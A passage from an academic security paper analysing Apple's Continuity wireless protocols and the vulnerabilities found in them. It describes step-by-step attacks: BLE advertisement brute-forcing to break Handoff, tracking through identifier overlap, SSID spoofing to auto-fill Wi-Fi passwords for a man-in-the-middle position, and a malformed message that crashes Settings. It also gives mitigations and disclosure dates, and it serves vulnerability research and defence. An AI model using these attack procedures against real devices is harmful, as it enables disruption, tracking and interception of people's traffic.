


Figure 8: Start Response (M2) in Pair–Verify authentication showing the multi-level encapsulation.

The first message (PWS3) is sent by the grantor and contains the Wi-Fi PSK, the SSID, and the hashed contact identifiers of the grantor. The requestor responds (PWS4) to inform the grantor that the sharing was successful.

Note that it is unclear to us why the grantor sends its contact identifiers as the requestor never uses them. We discuss this issue in Section 5.

4.2.5 Authentication via Extended Pair–Verify

To authenticate and encrypt the actual Wi-Fi password, a Pair–Verify handshake is performed, which derives a shared secret and proves the identity of the requestor to the grantor. A similar version of the Pair–Verify protocol is used in Apple's HAP [6]. However, we have found that Apple uses a custom variation that enables authentication via a user's Apple ID. The Pair–Verify protocol consists of 4 messages, shown in Fig. 6. All messages are encoded using OPACK and contain a dictionary with one key-value pair, the key `pd`, and a TLV8 structure as the value. This TLV8 contains the values we now describe for each message.

First, the grantor generates an ephemeral Curve25519 key pair for the new session and sends a start request (M1) containing the public key P_c. Upon reception, the requestor generates another key pair. The start response (M2) contains the requestor's generated public key P_s, an Apple ID certificate $\mathcal{C}_s$, an Apple ID validation record $\mathcal{V}_s$, and a signature σ_s, as shown in Fig. 8. All fields except the public key are encrypted using ChaCha20 [37] with a key derived from the shared secret and HKDF [27]. The encrypted fields are packed in another TLV8. Both, Apple ID certificate and validation record, are signed by Apple and are also used in the AirDrop protocol [44]. The validation record is tied to the Apple ID certificate with a universally unique identifier (UUID). In particular, the UUID is included in the validation record and the common name of the certificate. The validation record also contains Apple-validated contact identifiers and is used by the grantor to validate the identity of the requestor. The Apple ID certificate is used to sign both public keys, i. e.,

Vulnerability and attack	Sec.	Impact and severity	Mitigation
DoS via IV desynchronization	5.2	+ User is unable to use the HO/UC services	—
Tracking via linear IV	5.3	++ Attacker can track devices over a long period, even across the MAC address randomization interval	—
Tracking via async. randomization	5.4	++ *same as above*	iOS 13.4, macOS 10.15.4 (no CVE)
MitM via Wi-Fi password auto-fill	5.5	+++ Attacker (1) has full control over client network traffic allowing for, e. g., DNS spoofing, and (2) can compromise the device by exploiting vulnerabilities in the Safari web browser	—
DoS via settings app crash	5.6	++ User is unable to connect to a new password-protected Wi-Fi network	iOS 13.5, macOS 10.15.5 (CVE-2020-9827)

Table 3: Overview of discovered vulnerabilities and their real-world impact for iOS and macOS. We rate the severity from low (+) to high (+++). Under mitigation, '—' means that Apple has not yet confirmed or provided a fix for the vulnerability. We provide details on the responsible disclosure process at the end of this paper.

$\sigma_s = \text{sign}(P_c + P_s, k_s)$, which proves to the grantor that the device sending this data, in fact, owns the private key k_s certified by $\mathcal{C}_s$. This signature is also included in the encrypted TLV8. In the finish request (M3), the grantor encrypts an empty string and sends the cipher, which includes a 16-byte Poly1305 authentication tag, to the requestor. Finally, the finish response (M4) contains a fixed state byte (`0x4`) and completes the handshake.

5 Security and Privacy Analysis

Based on our results from reverse-engineering several Continuity protocols, we conduct a comprehensive security and privacy analysis of the iOS and macOS platforms. In particular, we discover a protocol-level DoS attack on HO and UC (Section 5.2), a device tracking attack that exploits the asynchronous randomization interval of several device identifiers (Section 5.4), a MitM attack on PWS that causes a victim to connect to an attacker-controlled Wi-Fi network (Section 5.5), and a DoS attack against PWS that prevents a user from connecting to a new Wi-Fi network (Section 5.6). We a provide a mitigation to a previously [34] discovered device tracking vulnerability (Section 5.3). We provide an overview of the vulnerabilities in Table 3. In the following, we first describe the common attacker model and then discuss in detail the individual vulnerabilities, the attack implementations, and propose practical mitigations for the identified issues.

5.1 Attacker Model

For the following attacks, we consider adversaries that:

- have access to a Bluetooth Low Energy radio and, for the attack presented in Section 5.5, a Wi-Fi radio that can act as an access point,
- are in physical proximity (more precisely, within wireless communication range) of the target device, and
- are otherwise in a non-privileged position, in particular, they (1) do not require any contact information about their target, (2) do not require an existing Bluetooth pairing with the target, and (3) do not require access to the same Wi-Fi network.

5.2 DoS via IV Desynchronization

We exploit the short AES-GCM authentication tag in the HO and UC BLE advertisements to force an IV desynchronization between client and server such that HO and UC become unusable. Apple's deployed replay protection mechanism is unable to defend against this attack and requires the user to reboot their devices.

5.2.1 The Vulnerabilities: Low-Entropy Authentication Tag and IV-based Replay Protection

The HO BLE advertisements are encrypted using AES-GCM with a one-byte authentication tag and a two-byte IV (see Section 4.1). The IV used in the advertisements is a linearly increasing counter to avoid IV reuse with the same key [21]. Whenever a successfully authenticated advertisement is received, the receiver will update the last valid IV with the current one. From there on, any authenticated advertisement that has an IV lower or equal to the current one is discarded.

In addition to the replay protection, we observed, that HO triggers a re-keying protocol whenever the authentication fails. In that case, HO assumes that the sending device has updated its HO key K^{BLE} and queries the sending device for its current key and IV. This re-keying protocol runs over AWDL and uses the same procedure as HO and UC to protect the communication. However, we observed that if the returned key–IV pair match the currently stored pair, no new keys will be exchanged.

5.2.2 The Attack: Trigger Continuous Rekeying

In the following, we denote C as the client device that stores a key–IV pair for a linked server device S. The goal of the attack is to change the IV counter of the key–IV pair at C so that the IV-based replay protection mechanism will drop future valid advertisements of S and, thus, C is no longer able to receive new UC clipboard data or HO activities from S. To achieve this goal, the attacker

(1) generates a valid HO advertisement as shown in Fig. 3,
(2) spoofs S's BLE MAC address by setting it as the source address of the advertisement,
(3) sets the IV in the payload to the maximum value, and
(4) sends out 256 copies of the advertisement to brute-force all authentication tag values.

The attack works because Apple devices use the shared key and the IV in the BLE advertisement to verify the authentication tag. In our attack, we send 255 advertisements with an invalid tag that are all discarded and trigger a re-keying event that has no effect (see Section 5.2.1). One advertisement will, however, have a seemingly valid authentication tag. If the included IV is greater than the currently stored one, C updates the IV and then processes the decrypted payload. At this point, the adversaries have already achieved their goal, and it does not matter that they are unable to forge a valid payload. Since the IV at C has been updated, C will discard any subsequent advertisements from S as all subsequent advertisements contain an IV less or equal to `0xffff`.

To mount the attack on all device pairings in proximity, we repeat this attack with all BLE MAC addresses that we observe. Since we only need to send a BLE advertisement, a $20 micro:bit [36] is sufficient to mount the attack. We used the BLESSED open-source BLE stack [16] to build our PoC.

5.2.3 The Mitigation: Longer Authentication Tag

As a mitigation to the attack, we suggest increasing the length of the authentication tag. While National Institute of Standards and Technology (NIST) recommends using 128 bits [21], the manufacturer data in the BLE advertisements can only carry 24 bytes [34]. As the current HO advertisement already uses 16 bytes (see Fig. 3), Apple could add a new 64-bit authentication tag and keep the current one for backward compatibility. Increasing the search space to 2^{64} would effectively prevent our network-based brute-force attack. Note that limiting "the number of unsuccessful verification attempts for each key" [21] is not a suitable mitigation as it would open up a new DoS attack where the attacker could push the limit and prevent legitimate verification attempts.

5.3 Device Tracking via Linear IV

Martin et al. [34] have discovered that the linearly increasing IV in the HO advertisements can be used for long-term device tracking even though Apple employs MAC address randomization in BLE. The problem is that while the BLE address changes, the IV remains stable. In the following, we propose a practical mitigation that replaces the linear counter with an unguessable pseudorandom sequence.

5.3.1 The Mitigation: Changing the IV sequence

To prevent tracking via the linear IV, we propose to use a shuffled IV sequence with the following properties:

(1) The sequence has a length of 2^{16} and contains all integer values from 0 to $2^{16}-1$ exactly once.
(2) A sender can select the next value in the sequence in constant time.
(3) A receiver can tell if value x is positioned before or after y in the sequence in constant time.
(4) The sender and receiver only need to share a secret.
(5) Given any value in the sequence, an adversary is not able to guess the next or previous item of the sequence.

Figure 9 shows our candidate algorithm for generating a randomized sequence on the Knuth shuffle [26]. It uses a pseudorandom number generator (PRNG) with a seed derived from the shared BLE encryption key K^{BLE} and generates a counter-to-IV mapping. Internally, each HO device now keeps an internal incrementing counter c and uses $\text{fMap}(c)$ as the IV for the next advertisement. Note that c should also be increased on the sending device whenever the MAC changes to synchronize identifier randomization (see Section 5.4). The algorithm also generates the reverse IV-to-counter mapping to identify in constant time whether a received IV x comes before or after the current counter c, which can be done by comparing c with $\text{rMap}(x)$.

While the mitigation is practical from an overhead perspective (constant-time lookup), it is not backward-compatible as it would break the replay-protection mechanism currently employed in Apple's devices (see Section 5.2). Also, note that as the sequence is based on the HO key, the algorithm needs to re-run every time a re-keying event occurs.

```
() function genIVSequence(K^BLE) {
  fMap = [0..2^16-1] /* forward mapping */
  rMap = []          /* reverse mapping */
  seed = HKDF(K^BLE, "IV-sequence")
  prng = PseudoRandomNumberGenerator(seed)
  for (i = len(fMap) - 1; i > 0; i--) {
      j = prng.next(i)
      fMap.swap(i,j)
      rMap[fMap[i]] = i
  }
  return (fMap, rMap)
}
```

Figure 9: Generating a pseudo-random IV sequence.

5.4 Device Tracking via Asynchronous Identifier Randomization

When using a Continuity service such as HO or UC, AWDL emits several device identifiers such as MAC address and hostname in the clear. While Apple has implemented randomization schemes for these identifiers, we found that the intervals are sometimes not in sync and allow for continuous device tracking. AWDL uses Wi-Fi and does, by itself, not offer authentication or encryption. Instead, Apple defers protection to the upper-layer protocol. Therefore, an attacker can monitor all packets sent over the air.

5.4.1 The Vulnerability: Asynchronous Identifier Randomization

Apple has implemented MAC address randomization for AWDL. In 2019, Apple also introduced hostname randomization [44] in the Bonjour service announcements that are sent via AWDL. In this paper, we discovered that Apple introduced the new device identifier `rpBA` in the TXT record of the DNS service announcements (see Section 4.1.3). Apple devices regenerate (or randomize) each identifier after some time; however, this does not happen synchronously.

5.4.2 The Attack: Merging Identifiers

Consequently, identifiers may overlap and, thus, trivially enable device tracking for longer than the randomization interval. To practically mount such an attack, the attacker only needs to be within Wi-Fi communication range of their target(s). In particular, the attacker needs a Wi-Fi card and tune it to channel 44 or 149 (depending on the country [42]) and monitor AWDL frames. Using a simple matching algorithm that stores current identifiers and updates them upon receiving new frames, the attacker can continuously track their targets.

We conduct an experiment in an office environment to demonstrate the problem and the attack and show the exemplary result of tracking an iOS 13 device in Fig. 10. The figure depicts the times when the device emits AWDL frames (top bar). The following bars show when a particular randomized identifier was recorded for the first and last time and, thus, clearly indicate the times at which the overlap occurs. For example, in Fig. 10, the `rpBA` overlaps with the other identifiers for $35 \leq t \leq 38$ min. We note that the intervals for the IPv6 and MAC addresses are perfectly in sync because the link-local IPv6 address is derived from the current MAC address [42]. It is also noteworthy that the randomization intervals of the individual identifiers differ strongly and range from less than one minute (hostname) to more than 35 minutes (`rpBA`).




Figure 10: Tracking an iOS device using its randomized identifiers. We show the frame reception time in the top bar. The other bars indicate when the randomized identifiers were recorded for the first and last time. Each bar segment represents a new random identifier.

5.4.3 The Mitigation: Synchronous Randomization

To understand why the overlap with `rpBA` and the long intervals occur, we analyze the `-[CUSystemMonitorImp _rotatingIdentifierMonitorStart]` function in the `CoreUtils` framework. We found that the function sets a timer to 17 minutes to randomize the `rpBA` value but uses a low-level API[11] that allows the system to defer the call to conserve energy. This timer value is neither synchronized with others nor does it update in regular intervals, which results in the analyzed overlaps.

To mitigate this issue, we suggest that the randomization intervals of the identifiers should be synchronized or—at least—not overlap (e. g., hostname and MAC address). In addition, we suggest that the randomization interval for any identifier should not be longer than 15 minutes. We propose to introduce a system-wide randomization API to prevent regression and accommodate future identifiers.

5.5 MitM via Wi-Fi Password Auto-Fill

We exploit the one-sided authentication in the PWS protocol to automatically fill the Wi-Fi password field for requestors, causing the iOS or macOS target to connect to an attacker-controlled Wi-Fi network and raise the attacker to a privileged MitM position. This position allows for mounting secondary attacks such as DNS spoofing or traffic analysis. In addition, the attacker can compromise the target device by triggering Safari exploits.

5.5.1 The Vulnerability: One-Sided Authentication

The MitM attack exploits the *asymmetry* of information that the parties in PWS need to provide: the requestor must provide certified contact information, while the grantor does not,

[11] https://developer.apple.com/documentation/dispatch/1385606-dispatch_source_set_timer




Figure 11: Protocol flow and user interaction of our Wi-Fi password auto-fill attack.

as per Apple's design [4]. In our case, the attacker acts as the grantor and, therefore, does not need to possess any information about their target. We elaborate on this problem in the following.

In Section 4.2.5, we describe that the requestor proves its identity to the grantor using the validation record signed by Apple and the Apple ID certificate. Therefore, the grantor can verify that the requestor owns the contact identifiers in its advertisement. In contrast, the requestor does not check the identity of the grantor. Even though the hashed contact identifiers of the grantor are included in the PWS3 packet, they are never used on the requestor. Also, the PWS3 message does not contain the validation record and Apple ID certificate of the grantor. The mandatory SSID in PWS3 can be easily obtained by scanning the surrounding Wi-Fi networks and comparing the hashed names to the field in the BLE advertisement. We use the missing validation of the grantor, combined with the fact that no user interaction is necessary on the requestor to perform an attack against the requestor.

5.5.2 The Attack: SSID Spoofing and Wi-Fi Password Auto-Fill

This attack targets iOS and macOS devices while they are connecting to a new Wi-Fi network. The goal is to get the target device to connect to a password-protected Wi-Fi network with the same SSID, but controlled by the attacker, further named *spoofed network*. We show the complete protocol flow and user interaction in Fig. 11. The attacker could then use its MitM position to analyze the victim's traffic or mount secondary attacks such as DNS or NTP spoofing [32]. Besides, the attacker could use the automatically loaded captive portal web page [17] to exploit vulnerabilities in the Safari web browser [13], thereby extracting sensitive user data or accessing the user's camera [2].

Our experiments with different setups showed that while opening the password dialog, the requestor saves the BSSID with the strongest signal and only tries to connect to this BSSID. For a successful attack, the *spoofed network* needs to be the one with the strongest signal at that moment. The attacker can increase the transmit power of its access point or use directional antennas to increase their chances. The attacker continues by running our PWS client with the original SSID and the PSK of its *spoofed network*. Without any further user interaction required by the victim, once PWS is complete, the target device connects to the *spoofed network*. One problem with the presented attack is that a careful user might notice that they are automatically connected to a Wi-Fi network without having to type any password. We discovered that the grantor could hold the session open after receiving the Pair–Verify M2 packet, wait until the victim entered a password, and continue the attack, i. e., send M3, just before the victim hits connect. If continued in the right moment, e. g., by observing the victim, the attack is more likely to remain unnoticed. We provide a video PoC [31] to demonstrate the practical feasibility of the attack in Fig. 12. In the video, the attacker presents a crafted captive portal web page to its victim upon success.




Figure 12: Screen capture of our video PoC [31] for the Wi-Fi password auto-fill attack.

5.5.3 The Mitigations: Mutual Authentication and Explicit Consent

The SSID duplication attack works due to the interactionless user interface on the requestor and the missing identity validation of the grantor. Therefore, we propose a two-step mitigation. First, we propose to introduce mutual authentication to the Pair–Verify handshake. It is unclear why Apple did not implement this is in the first place, given that AirDrop's authentication protocol is designed in this way [44]. With mutual authentication, the attack would be more difficult to carry out since the attacker would have to be in the contact list of the victim. Second, we propose to change the UI such that the user of the requestor can decide whether to accept a password from a grantor. Again, Apple has already implemented a similar mechanism in AirDrop, where a user is asked to accept an incoming file.

5.6 Preventing Wi-Fi Password Entry via Settings App Crash

We discover a parsing vulnerability in the PWS protocol that allows us to prevent Wi-Fi password entry of nearby devices.

5.6.1 The Vulnerability: Parsing Bug in PWS

While implementing our own PWS client, we discovered that when removing the mandatory SSID or the PSK key-value pair from the dictionary, which is sent in the PWS3 message shown in Fig. 13, the requestor fails to parse the packet and crashes the current application.

```
{
  dn: <Grantor name>,
  gr: 1,
  op: 5,
  eh: [base64(SHA(<email>)), ...],
  ph: [base64(SHA(<phone>)), ...],
  nw: <SSID>,
  psk: <Wi-Fi PSK>
}
```

Figure 13: PWS3 message highlighting the problematic fields.

5.6.2 The Attack: Preventing Password Entry for New Wi-Fi Networks

In this attack, we crash the Settings app on iOS or close the Wi-Fi password window on macOS of every device within Bluetooth range that is currently entering a password for a Wi-Fi network. Every device logged in with an Apple ID and has Bluetooth enabled sends out PWS advertisements once the user enters the Wi-Fi password view. We demonstrate the effectiveness of the attack in a video PoC [30].

5.6.3 The Mitigation: Check for Missing Fields

Apple should be able to fix the vulnerability by checking for empty or missing fields and graciously fail if an unexpected packet is encountered. Until a fix is provided, users can disable Bluetooth on their devices to thwart the attack.

6 Conclusion

Undocumented proprietary protocols are hard to analyze due to the costly initial investment in reverse-engineering, though severe vulnerabilities have been found in the past [18, 23, 34, 44]. Our method to conduct structured reverse engineering of Apple's *Continuity* wireless ecosystem is a crucial cornerstone that enables independent third-party security audits, which, in effect, help to protect the users of 1.5 billion devices worldwide. Using this method, we investigate the protocols involved in the Handoff (HO), Universal Clipboard (UC), and Wi-Fi Password Sharing (PWS) services and discover several vulnerabilities that enable denial-of-service (DoS) attacks, device tracking, and machine-in-the-middle (MitM) attacks. All of the attacks can be practically mounted from an attacker in proximity and only require low-cost hardware. To facilitate similar research in the future, we appeal to the manufacturers to document their proprietary protocols as Apple has already done with their Homekit Accessory Protocol (HAP) stack. In the meantime, we believe that our detailed findings can bootstrap the analysis of other Continuity services as certain protocol components (e. g., OPACK, Pair–Verify) seem to be shared across services such that follow-up work does not have to start from scratch.

Responsible Disclosure

We have shared our findings with Apple as we discovered them. Therefore, the disclosure timeline and progress differ by vulnerability (different follow-up IDs with Apple's product security team). In particular, we disclosed the DoS attack on HO in Section 5.2 on November 27, 2019, the linear IV tracking mitigation in Section 5.3 November 20, 2019, the asynchronous hostname randomization in Section 5.4 on November 27, 2019, the SSID spoofing and Wi-Fi password auto-fill attack in Section 5.5 on February 10, 2020, and the Settings app crash in Section 5.6 on January 13, 2020. So far, Apple has published security updates for two vulnerabilities as detailed in Table 3.

Availability

We release the following open-source software artifacts as part of the Open Wireless Link project [43]:

(1) a reverse-engineering toolkit for Continuity services (`apple-continuity-tools`),
(2) a decryption utility for HO and UC BLE advertisements (`handoff-ble-viewer`),
(3) an implementation of the HO and UC authentication protocol (`handoff-authentication-swift`),
(4) an implementation of a PWS requestor including an OPACK (de)serializer written in Python (`openwifipass`), and
(5) implementations of a PWS grantor and requestor written in Swift (`wifi-password-sharing`).

If the links do not work, prefix the respective project name with `https://github.com/seemoo-lab/`.

Acknowledgments

This work has been funded by the LOEWE initiative (Hesse, Germany) within the emergenCITY center and by the German Federal Ministry of Education and Research and the Hessen State Ministry for Higher Education, Research and the Arts within their joint support of the National Research Center for Applied Cybersecurity ATHENE.

References

[1] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper B. Rasmussen. "The KNOB is Broken: Exploiting Low Entropy in the Encryption Key Negotiation of Bluetooth BR/EDR". In: *USENIX Security Symposium*. 2019. URL: https://www.usenix.org/conference/usenixsecurity19/presentation/antonioli.

[2] Apple Inc. *About the Security Content of Safari 13.0.5*. 2020. URL: https://support.apple.com/en-us/HT210922.

[3] Apple Inc. *Adopting Handoff*. 2016. URL: https://developer.apple.com/library/archive/documentation/UserExperience/Conceptual/Handoff/AdoptingHandoff/AdoptingHandoff.html.

[4] Apple Inc. *Apple Platform Security*. 2020. URL: https://support.apple.com/guide/security.

[5] Apple Inc. *Apple Reports Record First Quarter Results*. 2020. URL: https://www.apple.com/newsroom/2020/01/apple-reports-record-first-quarter-results/.

[6] Apple Inc. *HomeKit Accessory Protocol Specification*. 2017. URL: https://developer.apple.com/support/homekit-accessory-protocol/.

[7] Apple Inc. *How to Share Your Wi-Fi password from Your iPhone, iPad, or iPod Touch*. 2019. URL: https://support.apple.com/en-us/HT209368.

[8] Apple Inc. "Introducing iPad Apps for Mac". In: *Apple Worldwide Developers Conference (WWDC)*. 2019. URL: https://developer.apple.com/videos/play/wwdc2019/205/.

[9] Apple Inc. *Use Continuity to Connect Your Mac, iPhone, iPad, iPod Touch, and Apple Watch*. 2020. URL: https://support.apple.com/en-us/HT204681.

[10] Jean-Philippe Aumasson and Daniel J. Bernstein. "SipHash: A Fast Short-Input PRF". In: *INDOCRYPT*. Springer, 2012.

[11] Xiaolong Bai, Luyi Xing, Nan Zhang, Xiaofeng Wang, Xiaojing Liao, Tongxin Li, and Shi-Min Hu. "Staying Secure and Unprepared: Understanding and Mitigating the Security Risks of Apple ZeroConf". In: *IEEE Symposium on Security and Privacy (S&P)*. 2016. DOI: 10.1109/SP.2016.45.

[12] Elad Barkan, Eli Biham, and Nathan Keller. "Instant Ciphertext-Only Cryptanalysis of GSM Encrypted Communication". In: *Advances in Cryptology (CRYPTO)*. 2003. DOI: 10.1007/978-3-540-45146-4_35.

[13] Ian Beer. *A Very Deep Dive into iOS Exploit Chains Found in the Wild*. 2019. URL: https://googleprojectzero.blogspot.com/2019/08/a-very-deep-dive-into-ios-exploit.html.

[14] Daniel J. Bernstein, Niels Duif, Tanja Lange, Peter Schwabe, and Bo-Yin Yang. "High-Speed High-Security Signatures". In: *Journal of Cryptographic Engineering* (2012). DOI: 10.1007/s13389-012-0027-1.

[15] Bluetooth SIG. *Bluetooth Core Specification v5.1*. 2019. URL: https://www.bluetooth.com/specifications/bluetooth-core-specification/.

[16] Paulo Borges. *BLESSED*. URL: https://github.com/pauloborges/blessed.

[17] Solving the Captive Portal Problem on iOS. *Butler, Ross*. 2018. URL: https://medium.com/@rwbutler/solving-the-captive-portal-problem-on-ios-9a53ba2b381e.

[18] Guillaume Celosia and Mathieu Cunche. "Discontinued Privacy: Personal Data Leaks in Apple Bluetooth-Low-Energy Continuity Protocols". In: *Proceedings on Privacy Enhancing Technologies* (2020). DOI: 10.2478/popets-2020-0003.

[19] Aldo Cortesi, Maximilian Hils, and Thomas Kriechbaumer. *mitmproxy: a Free and Open Source Interactive HTTPS Proxy*. URL: https://mitmproxy.org.

[20] Kim Jong Cracks. *checkra1n: Jailbreak for iPhone 5s Through iPhone X, iOS 12.3 and Up*. URL: https://checkra.in.

[21] Morris Dworkin. *Recommendation for Block Cipher Modes of Operation: Galois/Counter Mode (GCM) and GMAC*. Special Publication 800-38D. NIST, 2007.

[22] Alexander Heinrich. "Analyzing Apple's Private Wireless Communication Protocols with a Focus on Security and Privacy". MA thesis. Technical University of Darmstadt, 2019.

[23] Alexander Heinrich, Matthias Hollick, Thomas Schneider, Milan Stute, and Christian Weinert. "PrivateDrop: Practical Privacy-Preserving Authentication for Apple AirDrop". In: *USENIX Security Symposium*. To appear. 2021.

[24] Alexander Heinrich, Milan Stute, and Matthias Hollick. "BTLEmap: Nmap for Bluetooth Low Energy". In: *ACM Conference on Security and Privacy in Wireless and Mobile Networks*. WiSec '20. 2020. DOI: 10.1145/3395351.3401796.

[25] Saagar Jha. *Making os_log Public on macOS Catalina*. 2019. URL: https://saagarjha.com/blog/2019/09/29/making-os-log-public-on-macos-catalina/.

[26] Donald Knuth. *The Art of Computer Programming*. Vol. 2. Addison-Wesley, 1969.

[27] H. Krawczyk and P. Eronen. *HMAC-based Extract-and-Expand Key Derivation Function (HKDF)*. RFC 5869. IETF, 2010. DOI: 10.17487/RFC5869.

[28] A. Langley, M. Hamburg, and S. Turner. *Elliptic Curves for Security*. RFC 7748. IETF, 2016. DOI: 10.17487/RFC2016.

[29] Chi-Yu Li, Guan-Hua Tu, Chunyi Peng, Zengwen Yuan, Yuanjie Li, Songwu Lu, and Xinbing Wang. "Insecurity of Voice Solution VoLTE in LTE Mobile Networks". In: *ACM Conference on Computer and Communications Security (CCS)*. 2015. DOI: 10.1145/2810103.2813618.

[30] Jannik Lorenz. *Video PoC: iOS Settings Crash via Apple Wi-Fi Password Sharing*. 2020. URL: https://youtu.be/MrPG5A1vSyE.

[31] Jannik Lorenz. *Video PoC: Man-in-the-Middle Attack via Wi-Fi Password Sharing (Auto-Fill Password)*. 2020. URL: https://youtu.be/a9OE2uZTWow.

[32] Aanchal Malhotra. "Attacking the Network Time Protocol". In: *Network and Distributed System Security Symposium (NDSS)*. 2016. DOI: 10.14722/ndss.2016.23090.

[33] Dennis Mantz, Jiska Classen, Matthias Schulz, and Matthias Hollick. "InternalBlue – Bluetooth Binary Patching and Experimentation Framework". In: *ACM International Conference on Mobile Systems, Applications, and Services (MobiSys)*. 2019. DOI: 10.1145/3307334.3326089.

[34] Jeremy Martin, Douglas Alpuche, Kristina Bodeman, Lamont Brown, Ellis Fenske, Lucas Foppe, Travis Mayberry, Erik Rye, Brandon Sipes, and Sam Teplov. "Handoff All Your Privacy: A Review of Apple's Bluetooth Low Energy Implementation". In: (2019). DOI: 10.2478/popets-2019-0057.

[35] Ulrike Meyer and Susanne Wetzel. "A Man-in-the-Middle Attack on UMTS". In: *ACM Workshop on Wireless Security (WiSe)*. 2004. DOI: 10.1145/1023646.1023662.

[36] Micro:bit Educational Foundation. *Micro:bit website*. URL: https://microbit.org.

[37] Yoav Nir and Adam Langley. *ChaCha20 and Poly1305 for IETF Protocols*. RFC 7539. IETF, 2015. DOI: 10.17487/RFC7539.

[38] Ole André V. Ravnås. *Frida: A World-Class Dynamic Instrumentation Framework*. URL: https://frida.re.

[39] Adam Stubblefield, John Ioannidis, and Aviel D. Rubin. "Using the Fluhrer, Mantin, and Shamir Attack to Break WEP". In: *Network and Distributed System Security Symposium (NDSS)*. 2002.

[40] Milan Stute. "Availability by Design: Practical Denial-of-Service-Resilient Distributed Wireless Networks". Ph.D. thesis. Technical University of Darmstadt, 2020. DOI: 10.25534/tuprints-00011457.

